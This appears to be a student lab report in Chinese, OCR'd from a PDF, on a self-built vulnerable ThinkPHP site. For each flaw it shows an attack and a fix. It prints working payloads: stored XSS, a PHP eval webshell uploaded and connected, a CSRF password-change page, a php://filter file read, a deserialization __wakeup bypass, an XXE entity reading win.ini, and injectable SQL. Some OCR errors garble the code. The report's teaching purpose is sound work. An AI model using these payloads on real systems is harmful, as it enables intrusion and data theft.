页面自动 跳转 等待时间: 2

留言信息

	<input type="button" value="留言"/>
<input type="button" value="删除所有留言"/>	
你好啊	
宇宙最甜！！！	
我的专业	
信息安全	
信息安全	

欢迎轻度紫的web漏洞应用系统~

插入 payload: <script>alert(/xss/)</script>



成功插入 js 脚本，每次访问的时候都会触发弹窗。

漏洞修复：

还是使用 htmlspecialchars() 函数对输入的数据进行转义，这样的话，存入的数据就是一个字符串了。

```
61     public function store()
62     {
63         if(isset($_POST['del']))
64         {
65             $sql="delete from leavemessage";
66             $db->execute($sql);
67             // echo "删除成功";
68             $this->success('删除成功');
69         }
70         if(isset($_POST['message'])&&isset($_POST['submit'])&&$_POST['message']!=NULL)
71         {
72             $mess=trim($_POST['message']);
73             $mess=htmlspecialchars($mess);
74             $sql="insert into leavemessage (message) value ('$mess')";
75             $result=$db->execute($sql);
76             // echo "留言成功";
77             $this->success('留言成功');
78             // dump($result);
79         }
80         else
81         {
82             // echo "留言不能为空";
83             $this->error('留言不能为空');
84         }
85     }
86 }
```

修复之后

可以看到成功的插入了数据，但是数据没有被解析，所以 htmlspecialchars() 函数是安全的

web漏洞应用

sql注入 留言信息

常规注入

基于bool的盲注

基于时间的盲注

xss

反射型xss

存储型xss

留言

删除所有留言

你好啊

信息安全

<script>alert(/xss/)</script>

欢迎轻度紫的web漏洞应用系统~

留言


2. 文件上传

漏洞应用：

直接上传文件，成功上传。



文件内容。



使用中国蚁剑成功连接

The screenshot shows the ChinaAnte interface with the following details:

- Connection Configuration:** URL address: http://web.cn:801/uploads/upfile.php, Connection password: hack.
- File Manager:** Shows a tree view of the directory structure under D:/phpstudy_pro/WWW/my_tp5_web/public/uploads/ and a list of files with their names, dates, sizes, and attributes.

名称	日期	大小	属性
20210420	2021-05-05 15:07:43	0 b	0777
20210506	2021-05-06 00:11:07	4 Kb	0777
pass1.php	2021-05-08 22:43:48	25 b	0666
upfile.php	2021-05-09 22:22:22	30 b	0666

漏洞修复：

- 1、限制文件大小
 - 2、对文件后缀进行检查，即设置白名单。
 - 3、对文件类型检查
- 我在这里采用的是 thinkphp 提供的过滤方法

```
6  class Upload extends \think\Controller{  
7      public function index()  
8      {  
9          return view();  
10     }  
11     public function uploadfile()  
12     {  
13         $file=request()->file('filename');  
14         // $info=$file->move('/index.php/public/uploads');  
15         // echo "fileupload";  
16         // dump($file);  
17         // $info = $file->move('uploads/');  
18         $info->file->validate(['size'=>15678,'ext'=>'jpg,png,gif','type'=>'image/jpeg,image/png,image/gif'])->move('uploads/','');  
19         if($info)  
20         {  
21             $path=$info->getSaveName();  
22             echo "文件上传成功! \n, 路径是: /uploads/".$path;  
23             // echo $info->getExtension();  
24  
25             // echo $info->getSaveName();  
26             // echo $info->getFilename();  
27         }  
28         else  
29         {  
30             echo $file->getError();  
31         }  
32     }  
33 }  
34 }
```

thinkphp 中的上传验证

`getSaveName` 方法返回的是图片的服务器文件地址，并不能直接用于图片的URL地址，尤其在windows平台上必须做转换才能正常显示图片。

如果上传文件验证不通过，则 `move` 方法返回false。

验证参数	说明
size	上传文件的最大字节
ext	文件后缀，多个用逗号分割或者数组
type	文件MIME类型，多个用逗号分割或者数组

还有一个额外的自动验证规则是，如果上传的文件后缀是图像文件后缀，则会检查该文件是否是一个合法的图像文件。


上传错误提示信息支持多语言，你可以修改语言包来修改错误提示。

此时我们上传刚才同样的文件（因为没有前端过滤，所以不用是可以的）

← → ⚙ 不安全 | webmodify.cn:802/index.php/admin/upload/uploadfile.html

上传文件MIME类型不允许！

这是通过抓包上传一个内容为一句话木马的文件



The screenshot shows a file named "pass21.txt" being edited. The content of the file is:

```
<?php  
@eval($_POST["hack"]);  
?>
```

通过抓包方式可以看到，文件类型，后缀，都符合，但是依旧无法上传。
thinkphp 框架提供的过滤方法，是可靠的。



The screenshot shows a web debugger interface with two panels: Request and Response.

Request:

Browse... pass21.jpg
上传

Raw Params Headers Hex

13
14 -----178702560229704868371518
513759
15 Content-Disposition: form-data; name="filename";
filename="pass21.jpg"
16 Content-Type: image/jpeg
17
18 <?php
19 @eval(\$_POST["hack"]);
20 ?>
21
22 -----178702560229704868371518
513759

Response:

Raw Headers Hex

Pretty Raw Render \n Actions

1 HTTP/1.1 200 OK
2 Date: Sun, 09 May 2021 14:44:23 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_f
4 X-Powered-By: PHP/7.3.4
5 Connection: close
6 Content-Type: text/html; charset=utf-8
7 Content-Length: 34
8
9 上传文件MIME类型不允许！

3. CSRF（跨站脚本）

漏洞利用：

这是一个修改密码的操作，只需要两次输入相等就可以更改密码

修改密码

新密码
确认密码 提交

欢迎轻度紫的web漏洞应用系统~

修改密码

pswd111 新密码
pswd111 确认密码 提交

欢迎轻度紫的web漏洞应用系统~

| web.cn:801/index.php/admin/csrf/changepswd.html?new_name=pswd111&confirm_name=pswd111&submit=

修改密码
新密码
确认密码 提交

更改成功

欢迎轻度紫的web漏洞应用系统~

在 url 里面可以看到参数直接显示出来了，也就是说，可以控制 url 的参数，实现修改密码的操作。

同时，这里存在着一个 sql 注入，可以把所有用户的密码改成相同的。

id	username	password	md5password
1	admin	pswd111	Obae6713ab9a923e2135b5e931535246
2	latpurple	lovelove	ale7f048b6ec3c6ff2b7bdbe51086bee
3	lihua	password	f74a10e1d6b2f32a47b8bcb53dac5345
4	zhaosi	password	5f271213284d31d544685e9dcf754ded
5	sicily	password	ad3404ebde31a53ad7bbf1b515a57880
6	ttjie	password	f13442d6f3b974dd66582b77376a182e

6 rows in set (0.01 sec)

修改密码
新密码
确认密码 提交

更改成功

欢迎轻度紫的web漏洞应用系统~

但是参数的 md5 值没变，因为后面被注释了。

```
if($old==$confirm)
{
    $sql = "update webuser set password='$old',md5password=md5('$old') where username ='admin'";
    // $result=$db->execute($sql);
    $result=$Db->execute($sql);
    // dump($result);
```

mysql> select * from webuser;

id	username	password	md5password
1	admin	lovelove	Obae6713ab9a923e2135b5e931535246
2	latpurple	lovelove	a1e7f048b6ec3c6ff2b7bdb51086bee
3	lihua	lovelove	f74a10e1d6b2f32a47b8bcb53dac5345
4	zhaosi	lovelove	5f271213284d31d544685e9dcf754ded
5	sicily	lovelove	ad3404ebde31a53ad7bbf1b515a57880
6	ttjie	lovelove	f13442d6f3b974dd66582b77376a182e

6 rows in set (0.00 sec)

在黑客服务器上有这么一个页面，如果用户点击，密码就会被修改。因为网页源码如下：

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>csrf攻击</title>
</head>
<body>
    <h1>一个伪造的页面</h1>
    <a href="http://10.4.47.130:801/index.php/admin/csrf/changepswd.html?new_name=password&confirm_name=password&submit="">
        <h1>点这里有惊喜（你懂的←_→）</h1>
    </a>
</body>
</html>
```

← → ⌂ 文件 | D:/phpstudy_pro/WWW/csrf.html

一个伪造的页面

点这里有惊喜（你懂的←_→）

点击之后，提示更改成功。用户遭到攻击，密码被更改。

修改密码

新密码
123456

确认密码

提交

更改成功

欢迎轻度紫的web漏洞应用系统~

mysql> select * from webuser;

id	username	password	md5password
1	admin	password	5f4dcc3b5aa765d61d8327deb882cf99
2	latpurple	lovelove	a1e7f048b6ec3c6ff2b7bdb51086bee
3	lihua	lovelove	f74a10e1d6b2f32a47b8bcb53dac5345
4	zhaosi	lovelove	5f271213284d31d544685e9dcf754ded
5	sicily	lovelove	ad3404ebde31a53ad7bbf1b515a57880
6	ttjie	lovelove	f13442d6f3b974dd66582b77376a182e

6 rows in set (0.00 sec)

漏洞修复：



修改密码

用户名
旧密码
新密码
确认密码 提交

欢迎轻度紫的web漏洞应用系统~

需要先验证用户信息，这里使用 pdo 方法进行查询，完成验证之后才能进行修改密码的操作。

这样，如果别人不知道你的密码，那么就无法通过 csrf 攻击的方法修改密码

```
12 public function changepswd()
13 {
14     // echo '进入修改密码';
15     if(isset($_GET['username'])&&isset($_GET['old_password'])&&isset($_GET['new_password'])&&isset($_GET['confirm_password']))
16     {
17         $username=trim($_GET['username']);
18         $old=trim($_GET['old_password']);
19         $new=trim($_GET['new_password']);
20         $confirm=trim($_GET['confirm_password']);
21         echo "$username"."  
". "$old";
22         if(strlen($new)<6)
23         {
24             $succsee_mess='密码长度必须大于6';
25             echo "$succsee_mess";
26             $this->assign('messinfo',$succsee_mess);
27             return $this->fetch('index');
28         }
29         $query_sql="select username from webuser where username=? and password=?";
30         $res_user=$Db->query($query_sql,[ $username,$old]);
```




```
31         //判断用户存在与否
32         if($res_user==NULL)
33         {
34             $succsee_mess="用户名或者密码错误";
35             // echo "$succsee_mess";
36             $this->assign('messinfo',$succsee_mess);
37             return $this->fetch('index');
38         }
39         if($new==$confirm)
40         [
41             $sql="update webuser set password=?,md5password=md5(?) where username =?";
42             $result=$Db->execute($sql,[ $new,$new,$username]);
43             echo "$sql";
44             // dump($result);
45             // dump($result);
46             #---分割线
47             if($result)
48             {
49                 $succsee_mess='更改成功';
50                 echo "$succsee_mess";
51                 $this->assign('messinfo',$succsee_mess);
52                 return $this->fetch('index');
53             }
54         else
55         {
56             $succsee_mess='新密码不能和旧密码相同';
57             echo "$succsee_mess";
58             $this->assign('messinfo',$succsee_mess);
59             return $this->fetch('index');
60         }
61     ]
62     else
63     {
64         $succsee_mess='修改失败,两次输入不一致';
65         echo "$succsee_mess";
66         $this->assign('messinfo',$succsee_mess);
67         return $this->fetch('index');
68     }
69 }
70 }
```

4. 文件包含

漏洞利用：




任意点击一个文件发现，\$file 通过 get 方式传参，于是乎可以利用 php://fitter 伪协议进行任意文件读取




payload:

?file=php://filter/read=convert.base64-encode/resource=f2.php



修复方法：

设置白名单，以及 allow_url_include=Off



反序列化
漏洞利用：
先任意输入

The screenshot shows a web page titled "反序列化漏洞" (Deserialization Vulnerability). A text input field contains the value "1", and a submit button is visible. Below the input field, there is a message: "欢迎轻度紫的web漏洞应用系统~". The URL in the browser's address bar is "http://web.cn:801/index.php/admin/unserialize/judge.html?filename=+1&submit=". The page content displays a PHP code listing:

```
文件名是 1.php
namespace app\admin\controller;
use think\facade\Controller;
use think\view\View;
class Unserialize{
    public function index()
    {
        return view();
    }
    public function judge()
    {
        echo "文件名称是".$_GET['filename']."\n";
        if(isset($_GET['filename'])){
            try{
                $s=$_GET['filename'];
                //echo @highlight_file("Unserialize.php");
                $result=@unserialize($s);
                //dump($result);
                if($result==false)
                {
                    echo @highlight_file("Unserialize.php");
                }
                // dump(unserialize($_GET['filename']));
                // dump($_GET['filename']);
            }catch(Exception $e){
                echo "异常";
                $file="Unserialize.php";
                // unserialize($_GET['filename']);
                unserialize($s);
            }
        }
        else
        {
            return view('unserialize/index');
        }
    }
}
class A {
    var $strace = "Unserialize.php";
    function __construct($file) {
        // ...
    }
}
```

源码

对代码进行审计发现需要绕过 `__wakeup()` 魔术方法，而我们知道，在反序列化字符串中，表示属性个数的值大于真实属性个数时，会绕过 `wakeup` 方法。

payload:

```
0:22:"app\admin\controller\A":2:{s:4:"file";s:26:"file:///c:/windows/win.ini";} 
```

文件名是 0:22:"app\admin\controller\A":2:{s:4:"file";s:26:"file:///c:/windows/win.ini";} 执行了销毁函数 : for 16-bit app support
[font] [extensions] [mci extensions] [files] [MIME] [MAP]=1 <?php namespace app\admin\controller; use think\models; use think\Controller; use think\view\View; class Unserialize{ public function index() { return view(); } public function judge() { echo "文件名称是".\$_GET['filename']."\n"; if(isset(\$_GET['filename'])){ try{ \$s=\$_GET['filename']; //echo @highlight_file("Unserialize.php"); \$result=@unserialize(\$s); //dump(\$result); if(\$result==false){ //echo @highlight_file("Unserialize.php"); } // dump(unserialize(\$_GET['filename'])); // dump(\$_GET['filename']); }catch(Exception \$e){ echo "wuxiao"; } } } }

修复方法：

通过查资料发现，`wakeup()` 方法的绕过仅存在于以下的 PHP 版本中。所以可以通过更改 PHP 版本进行修复

0x05 绕过魔法函数的反序列化

wakeup()魔法函数绕过

PHP5<5.6.25
PHP7<7.0.10

PHP反序列化漏洞CVE-2016-7124

#a#重点：当反序列化字符串中，表示属性个数的值大于真实属性个数时，会绕过 `__wakeup` 函数的执行

XXE

漏洞利用：

可以看到数据的发送格式跟 xml 类似。

The screenshot shows a web application interface with a login form. The URL is http://10.4.47.130:801/index.php/admin/xxe/in. The request pane shows an XML payload:

```
9 Content-Length: 68
10 Origin: http://10.4.47.130:801
11 Connection: close
12 Referer: http://10.4.47.130:801/index.php/admin/xxe/in
13
14 <user>
15   <username>
16     admin
17   </username>
18   <password>
19     password
20   </password>
21 </user>
```

The response pane shows the XML structure returned by the server:

```
4 X-Powered-By: PHP/7.0.9
5 Connection: close
6 Content-Type: text/html; charset=utf-8
7 Content-Length: 47
8
9 <result>
10   <code>
11     0
12   </code>
13   <msg>
14     admin
15   </msg>
16 </result>
```

payload:

```
<?xml version="1.0"?>
<!DOCTYPE latpurple [
<!ENTITY test SYSTEM "file:///c:/windows/win.ini">
]>
<user><username>&test;</username><password>latpurple</password></user>
```

成功执行了构造的命令。

The screenshot shows a web application interface with a login form. The URL is http://10.4.47.130:801/index.php/admin/xxe/in. The request pane shows an XML payload:

```
14 <?xml version="1.0"?>
15   <!DOCTYPE latpurple [
16     <!ENTITY test SYSTEM "file:///c:/windows/win.ini">
17   ]>
18   <user>
19     <username>
20       &test;
21     </username>
22     <password>
23       latpurple
24     </password>
25   </user>
```

The response pane shows the XML structure returned by the server:

```
<code>
0
</code>
<msg>
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
</msg>
</result>
```


修复方法:

可以将 libxml_disable_entity_loader() 的参数改为 true 来禁止外部实体

```
17 // libxml_disable_entity_loader(false);
18 //---分割线---,漏洞修改,针对xxe漏洞,可以禁止外部实体
19 libxml_disable_entity_loader(true);
20 $xmlfile = file_get_contents('php://input');
21
22 try{
23   $dom = new \DOMDocument();
24   $dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
25   $creds = simplexml_import_dom($dom);
```

5. 万能密码

前端：



The screenshot shows a web browser window with the address bar displaying "不安全 | web.cn:801". The page title is "登录/注册页面". It contains a form with two input fields: one for "登录名" (username) and one for "密码" (password). Below the inputs is a button labeled "登录" (Login).

```
23     <input type="text" name="uname" lay-verify="username" autocomplete="off" placeholder="这里输入登录名" value="">
24   </div>
25   <div class="layui-form-item">
26     <label class="beg-login-icon">
27       <i class="layui-icon">&#xe642;</i>
28     </label>
29     <input type="password" name="password" lay-verify="password" autocomplete="off" placeholder="这里输入密码" value="">
30   </div>
```

后端：很明显存在 sql 漏洞，可以进行万能密码登录



```
14     $sql="select username,password from webuser where username='".$user_name' and password='".$password."'";
15     $result=$Db::query($sql);
16     if($result)
17     {
18       // echo $sql;
19       $this->assign('userinfo',$result);
20       return $this->fetch('admin@index/index');
21       // return redirect('/index.php/admin/index/index');
22     }
23   else
24   {
25     return $this->error('用户名或密码错误');
26     // echo "用户名:".$user_name." or 密码: ".$password." 错误";
27   }
28 }
```

直接使用 pdo 方法，并且限制只能 admin 登录



```
14     $sql="select username,password from webuser where username=? and password=?";
15     $result=$Db::query($sql,[ $user_name,$password ]);
16     if($result&&$user_name=='admin')
17     {
18       // echo $sql;
19       $this->assign('userinfo',$result);
20       return $this->fetch('admin@index/index');
21       // return redirect('/index.php/admin/index/index');
22     }
23   #设置了反射型xss
24   else
25   {
26     return $this->error('用户名或密码错误');
27   }
28 }
```

6. 所用到的数据库代码

```
use web_security;

drop table webuser;
create table webuser(
    id int(4) not null auto_increment,
    username varchar(20),
    password varchar(20),
    md5password varchar(48),
    primary key(id)
);
drop table leavemessage;
create table leavemessage(
    user varchar(20),
    message varchar(100)
);

insert into webuser (username, password, md5password) values
('admin', 'password', md5('password')),
('latpurple', '0013300', md5('0013300')),
('lihua', 'loveyou', md5('loveyou')),
('zhaosi', 'oolike', md5('oolike')),
('sicily', 'cumtflower', md5('cumtflower')),
('ttjie', 'stylieee', md5('stylieee'));
```